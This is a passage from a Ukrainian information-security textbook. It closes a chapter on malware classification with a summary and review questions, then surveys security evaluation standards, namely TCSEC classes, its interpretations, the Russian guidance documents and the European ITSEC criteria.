Для роботи з корисними навантаженнями і кодерами передбачено дві утиліти — msfpayload і msfencode. Перша дає змогу задати параметри і згенерувати конкретний shell-код. Дані, що виводить утиліта, подано у вигляді, зручному для інтерпретації компілятором C або інтерпретатором Perl, проте їх можна вивести й у «сирому» вигляді. У цьому випадку використовують утиліту msfencode для кодування shell-коду. Як уже зазначалося, за допомогою цієї утиліти можна обрати потрібний кодер і встановити обмеження на максимальну довжину повідомлення, а також на набір заборонених байтів.

Система MSF — доволі досконалий інструмент, який значно спрощує процедуру розроблення засобів атак (експлойтів), дає змогу підвищити їхню якість і ускладнити їх детектування системами виявлення атак. На перший погляд, цю систему можна визнати злочинною і спрямувати зусилля на її викорінення (як і решти таких систем). Але, як показує досвід минулих років, такі заходи в Інтернеті неефективні. Однією з причин такої неефективності є те, що Інтернет — мережа інтернаціональна, і тому той, кого в одній країні вважають злочинцем,

в іншій може бути добропорядним громадянином або навіть національним героєм. В одній країні автора комп'ютерного вірусу засуджують на довгі роки ув'язнення (наприклад, тривалий термін ув'язнення і штраф у 400 тис. доларів отримав у США розробник мережного хробака Melissa), а в іншій — випускають на волю (наприклад, автора відомого Чорнобильського вірусу — південнокорейського студента — не було засуджено, оскільки на нього не надходило скарг від співгромадян). Спроба загнати в підпілля будь-яких розробників засобів, які за деякими ознаками можна вважати шкідливими або навіть злочинними, найімовірніше, матиме своїм результатом лише ескалацію протидії за принципом кібертероризму.

Але головне полягає в іншому. Засоби розроблення, тестування і моделювання атак, як і більшість засобів, що використовують або могли б використати злочинці, також є корисними, а часто — навіть необхідними для тих, хто бореться за те, щоб програмне забезпечення було більш надійним, стійким до різних зовнішніх впливів і не мало вразливостей (розробників програмного забезпечення, тестувальників, експертів із комп'ютерної безпеки, адміністраторів). Іще раз наголошуємо — зброя небезпечна завжди, але результат її застосування (або просто наявності) залежить від того, в чиїх вона руках. Найгірший варіант, який можна собі уявити, — це коли в руках злочинців є зброя, а у тих, хто від злочинців захищає, її немає.

Слід зауважити, що останнім часом у країнах Європи впроваджують зміни до законодавства, які мають посилити відповідальність користувачів комп'ютерних систем. Зокрема, протиправним вважається не лише застосування небезпечних програмних засобів, а й наявність їх на комп'ютері користувача. Перш ніж застосовувати такі програмні засоби (до них належать засоби, розглянуті у цьому розділі та різні мережні сканери, про які йтиметься у розділі 18), потрібно ретельно ознайомитись із законодавством, а також із правилами та обмеженнями, що діють у конкретній інформаційно-комунікаційній системі (корпоративній мережі, мережі провайдера Інтернету).

Висновки

1. Класифікацію шкідливого програмного забезпечення здійснюють за різними ознаками; найважливішими серед них є такі:
   - спосіб розповсюдження: яким чином засіб потрапляє на комп'ютер і домагається своєї активізації;
   - яка мета функціонування засобу, тобто які саме шкідливі дії він здійснює.
2. За механізмами розповсюдження можна виокремити такі класи шкідливого програмного забезпечення:
   - класичні комп'ютерні віруси;
   - мережні хробаки;
   - «троянські коні»;
   - спеціальні засоби — інструменти зловмисників.

3. Програми або окремі їх функції, які протягом тривалого часу функціонують у комп'ютерній системі, приховуючи своє існування від користувача, називають програмними закладками. Програмні закладки можуть бути впроваджені вірусом, «троянським конем», мережним хробаком або безпосередньо користувачем-зловмисником. В окремих випадках програмні закладки впроваджують адміністратори для виявлення злочинної діяльності користувачів або для керування комп'ютерами користувачів.
4. Типові шкідливі функції програмних закладок:
   - перехоплення і передавання інформації (перехоплювачі паролів, шпигунські програми);
   - порушення функціонування систем («логічні бомби»: знищення інформації, зловмисна модифікація інформації, блокування системи);
   - модифікація програмного забезпечення, впровадження шкідливих функцій (люки, інтернет-клікери, проксі-сервери, дзвінки на платні ресурси, організація DoS- і DDoS-атак);
   - психологічний тиск на користувача (реклама, лихі жарти і містифікації).
5. Впровадження програмних закладок віддаленого керування може бути здійснено спеціалізованими мережними хробаками. У результаті їхньої діяльності формується мережа комп'ютерів, на яких впроваджена певна утиліта віддаленого керування — так званий бот. Мережу, якою централізовано керує зловмисник, називають ботнетом (мережа ботів). Керування може здійснюватися через IRC-канал, веб-сайт, на якому зловмисник розміщує команди для заражених машин, або навіть через спеціальну P2P-мережу.
6. Класичні комп'ютерні віруси — один із найпоширеніших різновидів шкідливого програмного забезпечення. Для них є характерним, по-перше, здатність самостійно відтворюватися, тобто розмножуватися, а по-друге, спосіб, у який вірус потрапляє до системи і примушує користувача себе запустити. Вірус використовує в ролі носія інший програмний код, який він модифікує таким чином, щоб впровадити в нього свою копію. У результаті замість необхідного користувачу програмного коду починає виконуватися код вірусу.
7. Основні технології виявлення вірусів (та інших шкідливих програм):
   - пошук сигнатур (характерних ознак відомих вірусів) у файлах, службових структурах даних файлової системи і в оперативній пам'яті комп'ютера;
   - евристичний аналіз, коли впровадження шкідливого коду визначається за наявністю підозрілих операцій;
   - контроль незмінності об'єктів, які з найбільшою ймовірністю можуть бути атаковані вірусами.
8. Програмні засоби, що дістали назву мережних хробаків, здатні самостійно, без втручання користувача, розповсюджуватися у комп'ютерній мережі, передаючи свій програмний код на інші комп'ютери і запускаючи його. Як правило, мережні хробаки, як і комп'ютерні віруси, здатні розмножуватися.

9. Головною ознакою, за якою розрізняють типи мережних хробаків, є спосіб їх розповсюдження — яким чином хробак передає свою копію на віддалені комп'ютери. Решта ознак — це способи запуску копії хробака на комп'ютері, методи його впровадження в систему та характеристики, притаманні іншим типам шкідливого програмного забезпечення (вірусам і «троянським коням») — поліморфізм, прихованість тощо.
10. Програми, які дістали назву «троянські коні», привертають до себе увагу користувачів своїм привабливим зовнішнім виглядом, що змушує їх запустити таку програму. Але ці програми містять у собі шкідливі функції, а дуже часто — руйнівні. Класичний «троянський кінь» не містить у собі функцій доставляння програми на комп'ютер-жертву.
11. Є небезпечні програмні засоби, які використовують цілком свідомо (тому вони ніяк не приховують своєї присутності в системі). До таких засобів належать засоби підготовки та здійснення атак, які полюбляють застосовувати порушники, а також сервісні та службові програми, які у разі їх некомпетентного використання здатні завдати значної шкоди системі.

Контрольні запитання та завдання

1. За якими головними ознаками доцільно класифікувати шкідливе програмне забезпечення?
2. Які класи шкідливого програмного забезпечення можна виділити за механізмами їх розповсюдження?
3. Що таке програмні закладки? Наведіть класифікацію програмних закладок.
4. Яким чином може здійснюватися керування ботнетом?
5. Які головні ознаки мають комп'ютерні віруси?
6. Наведіть класифікацію комп'ютерних вірусів.
7. У чому полягає особлива небезпека завантажувальних (бутових) вірусів?
8. Назвіть основні технології виявлення комп'ютерних вірусів. Які переваги й недоліки має кожна з цих технологій?
9. Які головні ознаки мережних хробаків, що вирізняють їх з-поміж інших шкідливих програм?
10. За якими ознаками класифікують мережних хробаків?
11. Які функції реалізовував (або намагався реалізувати) хробак Морріса?
12. Назвіть стратегії проникнення на віддалені комп'ютери, які реалізовував хробак Морріса.
13. Які програмні засоби дістали назву «троянські коні»? Наведіть їх класифікацію.
14. Які програми можуть належати до спеціальних хакерських утиліт?

Частина III

Нормативні документи з оцінювання захищеності інформації

Розділ 7

Розвиток стандартів безпеки

- Призначення стандартів інформаційної безпеки
- Стандарти, орієнтовані на застосування військовими та спецслужбами
- Оцінювання адекватності засобів захисту
- Концепція профілю захисту
- Європейські критерії безпеки інформаційних технологій
- Федеральні критерії безпеки інформаційних технологій США

7.1. Призначення стандартів інформаційної безпеки

У цьому і двох наступних розділах висвітлено основні положення нормативних документів, що регламентують проектування, розроблення й оцінювання програмно-апаратних засобів захищених інформаційно-комунікаційних систем. Окрім діючих вітчизняних і міжнародних документів буде розглянуто також ретроспективу розвитку стандартів, що відображає еволюцію поглядів на вимоги до побудови захищених ІКС.

У попередніх розділах докладно описано ті властивості ІКС, що роблять їх уразливими до реалізації багатьох загроз. Складається враження, що, зваживши на всі наявні вади захисту систем, можна створити ідеально захищену систему, точніше — систему, яка не має вад захисту. Але нескладно зрозуміти, що це не так. По-перше, захист системи не є головною метою, важливо досягти розумного компромісу між захищеністю, функціональністю, зручністю у використанні та вартістю системи. По-друге, сучасні технології програмування не дають змоги повністю виключити можливість виникнення помилок. Використання технологій, які зменшують імовірність виникнення помилок, призводить до значного зростання вартості розроблення програмного забезпечення, не гарантуючи повної відсутності помилок. Зрештою, слід зауважити, що, крім розглянутих аспектів безпеки (чи небезпеки) ІКС (вад захисту і шкідливого програмного забезпечення, що їх використовує), є ще й інші. Ми майже не торкалися теми надійності програмного і апаратного забезпечення, а також можливих наслідків, спричинених їх відмовами і збоями.

Ще гірша ситуація з мотивацією дій користувачів. Ми говорили про некомпетентність користувачів і свідомо зловмисні наміри деяких сторонніх осіб. Але інколи зловмисники, плануючи цілеспрямовану атаку на систему, де обробляється інформація, вартість якої справді висока (наприклад, якщо це інформаційні

системи органів державної влади або банківські платіжні системи), можуть здійснювати підкуп користувачів або впроваджувати своїх агентів у систему.

Як захищати такі системи? Насамперед, розробники інформаційної системи і впровадженої в неї системи захисту мають чітко усвідомлювати, чого саме вони прагнуть досягти і якого кінцевого результату слід очікувати. Потрібно точно визначити висунуті до системи вимоги, що і яким чином вона має забезпечувати, а також (що є дуже важливим) в який спосіб це можна перевірити і оцінити.

Викорінення вад захисту — це лише тактичний крок, так би мовити, «підхід знизу». Він позбавляє систему від окремих уразливостей і підвищує її захищеність, але не дозволяє оцінити, якою мірою було виконано це завдання і чи було досягнуто необхідного рівня захисту. Безпека системи — характеристика якісна, яку неможливо виміряти. Різні фахівці пропонують різні шляхи підвищення захищеності системи і по-різному її оцінюють.

Єдиний спосіб оцінити захищеність систем і узгодити думки різних фахівців щодо цього — розробити стандарт, який би регламентував концепції інформаційної безпеки, методи її досягнення, вимоги до систем і шляхи їх реалізації, а також надавав систему критеріїв і процедури оцінювання систем за цими критеріями. Фактично, стандарти визначають стратегічний підхід до створення захищених систем, або «підхід зверху».

Розроблені та затверджені стандарти інформаційної безпеки дають змогу вирішити низку непростих завдань. По-перше, вони створюють базу для погодження вимог розробників систем, споживачів (користувачів систем і власників інформації, що в них обробляється) і експертів, що оцінюють захищеність інформації в системах (а за потреби і державних або відомчих органів, які видають дозвіл на експлуатацію системи і оброблення в ній певної інформації).

Стандарти інформаційної безпеки — порівняно новий вид стандартів, який існує трохи більше двадцяти років. За цей період деякі з концепцій набули певного розвитку, але майже повністю зберегли свою основу, решта зазнали суттєвих змін. Ми розглянемо стандарти у хронологічному порядку, зосереджуючи увагу на критеріях оцінювання захищеності систем.

7.2. Стандарти, орієнтовані на застосування військовими та спецслужбами

Природно, що першими, хто вимагав упровадження стандартів інформаційної безпеки, були військові. Оскільки інформація, якою вони володіють, має надзвичайне значення для держави, порушення безпеки інформації (як правило, розголошення) може призвести до дуже серйозних наслідків — падіння міжнародного престижу держави, накладання економічних і політичних санкцій, величезних фінансових витрат на відновлення обороноспроможності, відставки уряду, зміни державного устрою і навіть до втрати державного суверенітету. Для забезпечення захисту такої інформації держави впроваджують спеціальний режим, регульований законами і підзаконними актами (постановами, положеннями, нормативними документами тощо). До них належать і державні стандарти інформаційної безпеки.

Як приклади стандартів, що були спрямовані саме на використання їх військовими і спецслужбами, а також органами державної влади (тими, хто має справу з державною і військовою таємницею), можна назвати стандарт Міністерства оборони США «Критерії оцінювання захищених комп'ютерних систем» (1983) [48] та Керівні документи Державної технічної комісії Росії (1992) [69–71]. Хоча перший із названих стандартів уже вилучено з користування, він і тепер заслуговує на увагу, оскільки це перший стандарт інформаційної безпеки. Слід зауважити, що значну частину концепцій цього стандарту, які зазнали певного розвитку, використовують і нині в усіх сучасних стандартах.

7.2.1. «Критерії оцінювання захищених комп'ютерних систем» Міністерства оборони США

Документ «Критерії оцінювання захищених комп'ютерних систем» (Trusted Computer System Evaluation Criteria, TCSEC [48]) було розроблено й опубліковано Міністерством оборони США в 1983 році з метою визначення вимог безпеки, що висуваються до апаратного, програмного і спеціального програмного й інформаційного забезпечення комп'ютерних систем і вироблення методології та технології аналізу ступеня підтримки політики безпеки у комп'ютерних системах. Документ дістав неформальну назву «Оранжева книга», під якою й був відомий широкому загалу. В оригінальному документі було вперше використано поширений термін *довірений* (Trusted), який тепер здебільшого перекладають як *захищений* або *безпечний*. TCSEC детально розглянуто у [16, 51, 57].

Визначення безпечної системи

У цьому документі було вперше формально (хоча й не так жорстко) визначено такі поняття, як «політика безпеки», «коректність» і низку інших. Згідно з документом TCSEC, безпечна комп'ютерна система — це система, що підтримує таке керування доступом до інформації, що в ній обробляється, за якого лише відповідним чином авторизованим користувачам або процесам, що діють від їхнього імені, надається можливість читати, записувати, створювати, а також видаляти інформацію.

Виходячи з визначення безпечної системи, до неї ставиться низка вимог:

- безпечна система має бути здатною розрізняти користувачів;
- кожний процес у системі має діяти від імені певного користувача;
- система має підтримувати розмежування доступу суб'єктів до об'єктів, які містять інформацію;
- до об'єктів системи можна застосовувати такі дії: читання, записування, створення і видалення.

Запропоновані в цьому документі концепції захисту і набір функціональних вимог було покладено в основу створення всіх стандартів безпеки, що з'явилися згодом.

Загальна структура вимог безпеки

У TCSEC запропоновано три категорії вимог безпеки — політика безпеки, аудит і коректність, у рамках яких сформульовано шість базових вимог безпеки. Перші чотири спрямовані безпосередньо на забезпечення безпеки інформації, а дві останні — на якість засобів захисту.

Політика безпеки

- Система має підтримувати чітко визначену політику безпеки. Можливість здійснення суб'єктами доступу до об'єктів визначається на підставі їхньої ідентифікації та набору правил керування доступом. Там, де це необхідно, використовують політику мандатного керування доступом, що дає змогу ефективно реалізувати розмежування доступу до інформації різного рівня конфіденційності.
- З об'єктами асоціюють мітки безпеки, що використовують як вихідну інформацію для процедур контролю доступу. Для реалізації мандатного керування доступом система присвоює кожному об'єкту мітку чи набір атрибутів, що визначають ступінь конфіденційності (гриф таємності) об'єкта і режими доступу до нього.

Аудит

- Потрібно, щоб усі суб'єкти мали унікальні ідентифікатори. Контроль доступу здійснюють на підставі результатів ідентифікації суб'єкта й об'єкта доступу, підтвердження дійсності їхніх ідентифікаторів (автентифікації) і правил розмежування доступу. Дані, що використовують для ідентифікації й автентифікації, мають бути захищені від несанкціонованого доступу, модифікації та знищення і асоційовані з усіма активними компонентами комп'ютерної системи, функціонування яких є критичним із міркувань безпеки.
- Для визначення ступеня відповідальності користувачів за свої дії в системі всі події, що відбуваються в ній і впливають на безпеку, потрібно відслідковувати і реєструвати в захищеному протоколі. Система реєстрації має здійснювати аналіз загального потоку подій і позначати ті події, що впливають на безпеку, для скорочення обсягу протоколу і підвищення ефективності його аналізу. Протокол подій має бути надійно захищеним від несанкціонованого доступу, модифікації і знищення.

Коректність

- Засоби захисту мають містити незалежні апаратні та (або) програмні компоненти, що забезпечують роботоздатність функцій захисту. Це означає, що всі засоби захисту, які реалізують політику безпеки та здійснюють керування атрибутами і мітками безпеки, ідентифікацією й автентифікацією, реєстрацією й обліком, мають бути контрольовані засобами, що перевіряють коректність їх функціонування. Головний принцип контролю коректності полягає в тому, що засоби контролю мають бути цілком незалежні від засобів захисту.

- Усі засоби захисту (зокрема й ті, що реалізують цю вимогу) мають бути захищені від несанкціонованого втручання та (або) відключення. Такий захист має здійснюватися постійно і неперервно у будь-якому режимі функціонування системи захисту і КС у цілому. Ця вимога поширюється на весь життєвий цикл КС. Крім того, її виконання є однією з ключових аксіом, що використовують для формального доведення безпеки системи.

Критерії оцінювання систем

Хоча саме критерії оцінювання систем посідають чільне місце у стандартах інформаційної безпеки, що й відбилося в назвах деяких стандартів (зокрема, у TCSEC), структуру (таксономію) критеріїв цього стандарту ми докладно не розглядатимемо, зазначимо лише деякі важливі моменти.

Критерії оцінювання у стандарті TCSEC поділено на чотири групи.

- Політика безпеки.
- Аудит.
- Коректність.
- Документація.

Критерії, що належать до групи «Політика безпеки», дають змогу оцінити здатність системи забезпечувати конфіденційність, цілісність і доступність інформації. Це, зокрема, критерії реалізації дискреційного і мандатного керування доступом, а також заходи, що стосуються безпеки повторного використання об'єктів. У TCSEC уперше було формалізовано моделі дискреційного і мандатного керування доступом, зокрема модель Белла – ЛаПадула [51, 52], яка містить правила роботи з документами, що мають різні рівні конфіденційності.

Група «Аудит» містить критерії, що дають змогу оцінити спостережність системи, а саме ідентифікацію й автентифікацію, безпосередню взаємодію (Trusted Path) із КЗЗ, реєстрацію й облік подій (Audit). Ця група критеріїв у подальших стандартах набула значного розвитку.

До групи «Коректність» належать критерії оцінювання коректності функціонування системи та її розроблення. У сучасних стандартах ці критерії потрапили до групи «Адекватність» (або «Гарантії»), так само, як і критерії з групи «Документація».

Класи безпеки комп'ютерних систем

Єдина ієрархічна шкала класів дає змогу оцінити загальну захищеність системи. Система належить до певного класу, якщо вона задовольняє абсолютно всі вимоги, які висувають до систем цього класу. Кожний наступний клас, окрім вимог попереднього класу, містить кілька додаткових вимог.

У стандарті TCSEC передбачено чотири групи (рис. 7.1), що відповідають різному ступеню захищеності: від мінімальної (група D) до формально доведеної (група A). Кожна із груп може мати один або кілька класів. Групи D і A мають по одному класу (класи D1 і A1 відповідно), група C – два класи (C1, C2), а група B – три (B1, B2, B3), що характеризуються різними наборами вимог безпеки.

Рівень безпеки зростає від групи D до групи A, а всередині групи рівень тим вищий, що більше номер класу.




Рис. 7.1. Структура класів захищеності систем за TCSEC

Далі ці групи розглянуто більш детально.

- **Група D (мінімальний захист).** Має лише один клас — D1. До нього належать усі системи, що не задовольняють вимоги інших класів. Клас було введено для повноти класифікації. Оскільки оцінювання за TCSEC не передбачало автоматичного надання певного класу кожній системі, а потребувало проведення тривалої та недешевої процедури сертифікації, жодну систему на відповідність цьому класу сертифіковано не було.

- **Група C (дискреційний захист).** Характеризується наявністю дискреційного керування доступом і реєстрацією дій суб'єктів. Група розрахована на багатокористувацькі системи, в яких здійснюється спільне оброблення даних одного рівня конфіденційності. Системи класу C1 містять засоби контролю і керування доступом, які дають змогу визначати обмеження для окремих користувачів, що надає їм можливість захищати свою приватну інформацію від інших користувачів. Системи класу C2 здійснюють більш гнучке керування доступом, ніж системи класу C1, застосовуючи засоби індивідуального контролю за діями користувачів, реєстрації, обліку подій і виділення ресурсів. Саме вимогам цього класу відповідають різні операційні системи і СКБД універсального призначення. Серед ОС можна назвати Windows NT, HP-UX, Irix, Solaris. Серед СКБД — Oracle, Informix і деякі інші.

- **Група B (мандатний захист).** Основні вимоги цієї групи — нормативне (мандатне) керування доступом із використанням міток безпеки, підтримка моделі безпеки і політики безпеки, а також наявність специфікацій на функції комплексу засобів захисту (за термінологією TCSEC — довіреної обчислювальної бази (Trusted Computing Base)).

  Слід зазначити, що у США законодавство вимагає обов'язкового застосування систем, сертифікованих відповідно до групи B, в органах державного управління, оборонному відомстві, спецслужбах тощо. Тому системи, які майже не надходили на український ринок і були невідомі переважній більшості користувачів України, у США є не лише поширеними, а й фактично стандартними для багатьох державних установ. До таких систем належать Trusted Irix, Trusted Solaris та інші.

Системи класу B1 мають відповідати всім вимогам, що висувають до систем класу C2, та підтримувати визначену неформально модель безпеки, маркування даних і мандатне керування доступом. Тому інформацію, яку експортують із системи, потрібно піддавати маркуванню. Усі виявлені у процесі тестування недоліки мають бути усунуті.

Класу B2 відповідає КС, яка підтримує формально визначену і чітко документовану модель безпеки, що передбачає дискреційне і мандатне керування доступом до всіх суб'єктів. Крім того, система цього класу має здійснювати контроль прихованих каналів витоку інформації та виявляти у структурі ядра захисту критичні з точки зору безпеки елементи. Інтерфейс КЗЗ має бути чітко визначеним, а його архітектура і реалізація виконані з урахуванням можливості проведення тестових випробувань. Порівняно з класом B1 мають бути посилені засоби автентифікації. Керування безпекою здійснюють адміністратори системи. Необхідно передбачити засоби керування конфігурацією.

Щоб система відповідала класу B3, її ядро захисту має містити монітор взаємодій, який контролював би всі типи доступу суб'єктів до об'єктів і який неможливо обійти. Крім того, ядро захисту має бути структурованим задля виключення з нього підсистем, що не відповідають за реалізацію функцій захисту, і досить компактним для ефективного тестування й аналізу. Розробляючи і реалізуючи ядро захисту, слід застосовувати такі методи та засоби, що роблять його менш складним. Засоби аудита мають містити механізми оповіщення адміністраторів у разі виникнення подій, що впливають на безпеку системи. КС класу B3 має містити засоби відновлення роботоздатності системи.

- **Група A (верифікований захист).** Ця група характеризується застосуванням формальних методів верифікації коректності роботи механізмів керування доступом (дискреційного і мандатного). Група має один клас – A1. Системи цього класу еквівалентні системам класу B3, до них не висувають додаткових функціональних вимог. Під час розроблення систем класу A, на відміну від систем класу B3, застосовують формальні методи верифікації; це надає більшої впевненості у тому, що буде отримано коректну реалізацію функцій захисту. Процес доведення адекватності реалізації починається ще на етапі створення формальної моделі політики безпеки. Методи верифікації будуть більш ефективно застосовані, якщо системи класу A1 міститимуть потужніші засоби керування конфігурацією і захищеною процедурою дистрибуції (встановлення і розповсюдження). Потрібно мати додаткову документацію, яка засвідчує, що архітектура і реалізація ядра захисту відповідають вимогам безпеки.

Недоліки стандарту

Документ «Критерії оцінювання захищених комп'ютерних систем» Міністерства оборони США був першою спробою розробити єдиний стандарт безпеки, розрахований на проектувальників, розробників і споживачів захищених комп'ютерних систем, а також фахівців з їхньої сертифікації. Свого часу цей документ відіграв значну роль у розвитку безпеки інформаційних технологій і став відправною точкою для численних досліджень і розробок.

Оскільки документ орієнтований на системи військового застосування (переважно на операційні системи), в ньому домінували вимоги, спрямовані на забезпечення конфіденційності оброблюваної інформації й усунення можливостей її розголошення. У документі найбільше уваги приділено міткам конфіденційності (грифам таємності) та правилам експорту секретної інформації, менше — забезпеченню цілісності інформації і майже не розглянуто її доступність.

Вимоги забезпечення політики безпеки в документі також відображено доволі поверхово (відповідний розділ містить лише вимоги контролю цілісності засобів захисту і підтримки їх роботоздатності, які наразі є недостатніми).

Найвищий клас безпеки (A1) надають ПЗ, яке відповідає своїм специфікаціям, хоча це ще не є доказом коректності та адекватності реалізації політики безпеки.

Єдина ієрархічна шкала класів безпеки КС дає змогу порівнювати рівні захищеності різних систем, але не є такою гнучкою, щоб враховувати переваги окремих систем. Часто у сертифікатах відповідності вимогам TCSEC окрім основного класу безпеки системи визначають додаткові рівні безпеки для окремих її компонентів, наприклад: сама ОС може належати до класу C2, дискреційне керування доступом у ній — до класу B3, керування безпекою — до класу B2. Це новий підхід в оцінюванні, який відходить від концепції оцінювання систем TCSEC.

Завдяки інтенсивному розвитку комп'ютерних технологій і внаслідок переходу від централізованих обчислювальних комплексів на основі мейнфреймів до робочих станцій, персональних комп'ютерів і розподіленого оброблення інформації, деякі положення TCSEC застаріли.

7.2.2. Інтерпретація і розвиток TCSEC

На основі TCSEC було розроблено інші стандарти інформаційної безпеки. Майже до 2000 року цей документ використовували у США як керівний під час сертифікації комп'ютерних систем оброблення інформації. Наведені в ньому класи ще довго визначали основні концепції безпеки.

Однак під час застосування стандарту TCSEC з'ясувалося, що низка важливих питань не потрапила до нього, а деякі положення з часом застаріли і потребували перегляду. Це здебільшого стосувалося комп'ютерних систем, які суттєво відрізнялися від тих, для яких цей стандарт було створено. Сферу його застосування можна визначити таким чином — операційні системи великих багатокористувацьких комп'ютерів (мейнфреймів).

Специфічні питання щодо гарантування безпеки комп'ютерних мереж і систем керування базами даних було відображено в окремих документах, виданих Національним центром комп'ютерної безпеки США у вигляді доповнень до TCSEC — «Інтерпретація для комп'ютерних мереж» (Trusted Network Interpretation) [72] та «Інтерпретація для систем керування базами даних» (Trusted Database Management System Interpretation) [73]. Ці документи містять трактування основних положень TCSEC для відповідних класів систем оброблення інформації.

Щоб усунути некоректність деяких положень стандарту TCSEC, яка виникає через змінення апаратної платформи, адаптувати їх до сучасних умов та потреб розробників і користувачів програмного забезпечення, було проведено велику

роботу з інтерпретації і розвитку цих положень. Відтак з'явилася ціла низка супутніх документів TCSEC, багато з яких стали його невід'ємною частиною. Кількість допоміжних документів, коментарів та інтерпретацій значно перевищила обсяг первісного документа, і в 1995 році Національним центром комп'ютерної безпеки США було опубліковано документ, що дістав назву «Інтерпретація критеріїв безпеки комп'ютерних систем» [81] і поєднав усі доповнення і роз'яснення. Це результат широкомасштабної роботи, де узгоджено всі спірні питання. Однак він лише на деякий час подовжив існування стандарту, на зміну якому прийшли стандарти нового покоління.

7.2.3. Керівні документи Державної технічної комісії при Президенті Російської Федерації

Хоча Керівні документи, які було прийнято в 1992 році, використовують у Російській Федерації ще й досі разом із новим стандартом, ми не розглядатимемо їх докладно. Ці документи концептуально дуже близькі до TCSEC, хоча і пропонують свою систему критеріїв та інакше класифікують рівні захищеності систем.

Пакет складається з п'яти документів, з яких назвемо три найважливіших.

- «Концепція захисту засобів обчислювальної техніки від несанкціонованого доступу до інформації» [69].
- «Засоби обчислювальної техніки. Захист від НСД до інформації. Показники захищеності від НСД до інформації» [70].
- «Автоматизовані системи. Захист від НСД до інформації. Класифікація АС і вимоги по захисту інформації» [71].

У цих документах запропоновано дві різні системи оцінювання: для засобів обчислювальної техніки (в термінології, якої ми дотримуємось, — обчислювальних систем) і для автоматизованих систем. Усі засоби обчислювальної техніки оцінюють за єдиною ієрархічною шкалою, що містить 7 класів (клас 7 — це найменш захищені засоби, клас 1 — найбільш захищені).

Автоматизовані системи поділено на три групи, які складаються з 9 класів. До групи 3 (класи 3Б і 3А) належать системи, в яких працює один користувач, що має доступ до всієї інформації. До групи 2 (класи 2Б і 2А) — системи, в яких користувачі мають однакові права доступу до всієї інформації. Нарешті, група 1 — це багатокористувацькі АС, в яких обробляється інформація різних рівнів конфіденційності та користувачі мають різні права доступу до неї (класи 1Д, 1Г, 1В, 1Б, 1А).

Прийняття цих документів (у 1992 році) мало велике значення для фахівців з інформаційної безпеки і розробників комп'ютерних систем у Росії. Для порівняння можна зазначити, що в Україні перші стандарти з оцінювання захищеності інформації, що обробляється в комп'ютерних системах, з'явилися лише в 1999 році. І хоча офіційно Керівні документи Державної технічної комісії Росії в Україні не було ані прийнято, ані ухвалено, ані рекомендовано, на них інколи посилалися (як і на TCSEC) під час формулювання вимог до систем.

Ці документи мають ті самі недоліки і обмеження, що й TCSEC: їх орієнтовано на системи військового застосування, у стандарті використано єдину універсальну шкалу для визначення рівня захищеності, ранжирування вимог по класах максимально спрощене, поняття «політика безпеки» у цих документах трактують виключно як підтримку режиму таємності та відсутність НСД. Стандарт не забезпечує весь спектр вимог:

- засоби захисту орієнтовано лише на протидію зовнішнім загрозам;
- відсутні вимоги до захисту від загроз роботоздатності;
- відсутні вимоги до адекватності реалізації політики безпеки;
- не висунуто вимог до структури самої системи та її функціонування.

Через ці недоліки Керівні документи застаріли швидше, ніж TCSEC. Слід визнати, що деякі фахівці з інформаційної безпеки в Росії вже давно піддавали ці документи критиці й обґрунтовували необхідність переходу на нові, більш універсальні та гнучкі стандарти [57].

7.3. Стандарти, що враховують специфіку вимог захисту в різних системах

Одна з основних переваг TCSEC, яка й нині змушує повертатися до стандарту, — зручна і зрозуміла шкала оцінювання рівня захищеності комп'ютерних систем. Водночас це й найбільший недолік стандарту. Єдина ієрархічна шкала дає змогу порівнювати лише концептуально однакові системи. Стрімкий розвиток інформаційних технологій посприяв створенню такої системи класифікацій, яка б могла адекватно оцінювати різні за призначенням АС та з різними архітектурами. Першим стандартом, який певним чином виконував це завдання, був документ «Європейські критерії безпеки інформаційних технологій». Слід зазначити, що цей документ тісно пов'язаний із TCSEC, тому його не можна назвати окремим повноцінним документом.

7.3.1. Європейські критерії безпеки інформаційних технологій

Стандарт «Європейські критерії безпеки інформаційних технологій» (Information Technology Security Evaluation Criteria, ITSEC, далі — «Європейські критерії») — це результат спільної праці фахівців із Франції, Німеччини, Нідерландів і Великої Британії [75]. Їх докладно розглянуто і проаналізовано у [16, 51, 57].

Завдання захисту інформації

У «Європейських критеріях» основними завданнями захисту інформації було визначено: захист інформації від несанкціонованого доступу задля забезпечення її конфіденційності (підтримка конфіденційності), збереження цілісності інформації через унеможливлення її несанкціонованої модифікації чи знищення (підтримка

цілісності), забезпечення роботоздатності систем шляхом протидії загрозам відмов у обслуговуванні (підтримка доступності).

Поняття адекватності

Щоб задовольнити вимоги конфіденційності, цілісності та доступності, необхідно реалізувати відповідні функції безпеки: ідентифікацію й автентифікацію, керування доступом, відновлення після збоїв тощо. Засоби захисту можна з упевненістю визнати ефективними, якщо їх було правильно обрано і якщо вони надійно функціонують. Для вирішення цієї проблеми в «Європейських критеріях» уперше було введено поняття *адекватність* (Assurance) засобів захисту.

Поняття адекватності засобів безпеки містить два аспекти: ефективність (повна відповідність реалізованого набору функцій захисту поставленим задачам) та коректність (характеризує процес розроблення і функціонування) таких засобів.

У «Європейських критеріях» засоби інформаційної безпеки розглядають за такою схемою: спочатку визначають мету захисту інформації, потім складають специфікації функцій захисту і насамкінець обирають механізми, що їх реалізують.

На безпеку системи в цілому впливають функціональна потужність засобів захисту і рівень адекватності їх реалізації.

Функціональні критерії

Специфікації функцій захисту пропонується розглядати з точки зору вимог:

- ідентифікації й автентифікації;
- керування доступом;
- підзвітності;
- аудита;
- повторного використання об'єктів;
- цілісності інформації;
- надійності обслуговування;
- безпеки обміну даними.

Більшість із вимог збігаються з аналогічними вимогами у TCSEC, але є також специфічні вимоги — вимоги безпеки обміну даними. Цей документ регламентує роботу засобів, які гарантують безпеку даних, що передають по каналах зв'язку. Він торкається таких аспектів:

- автентифікації;
- керування доступом;
- конфіденційності даних;
- цілісності даних;
- унеможливлення відмови від авторства.

Оцінювання захищеності систем

На відміну від TCSEC, де оцінювання проводять за єдиною шкалою класів, у «Європейських критеріях» запропоновано наперед визначені класи-шаблони (певні на-

бори функцій безпеки). У документі визначено десять класів, п'ять з яких (F-C1, F-C2, F-B1, F-B2, F-B3) відповідають класам безпеки TCSEC і мають аналогічні позначення, решта призначені для оцінювання систем із специфічними вимогами до захисту інформації.

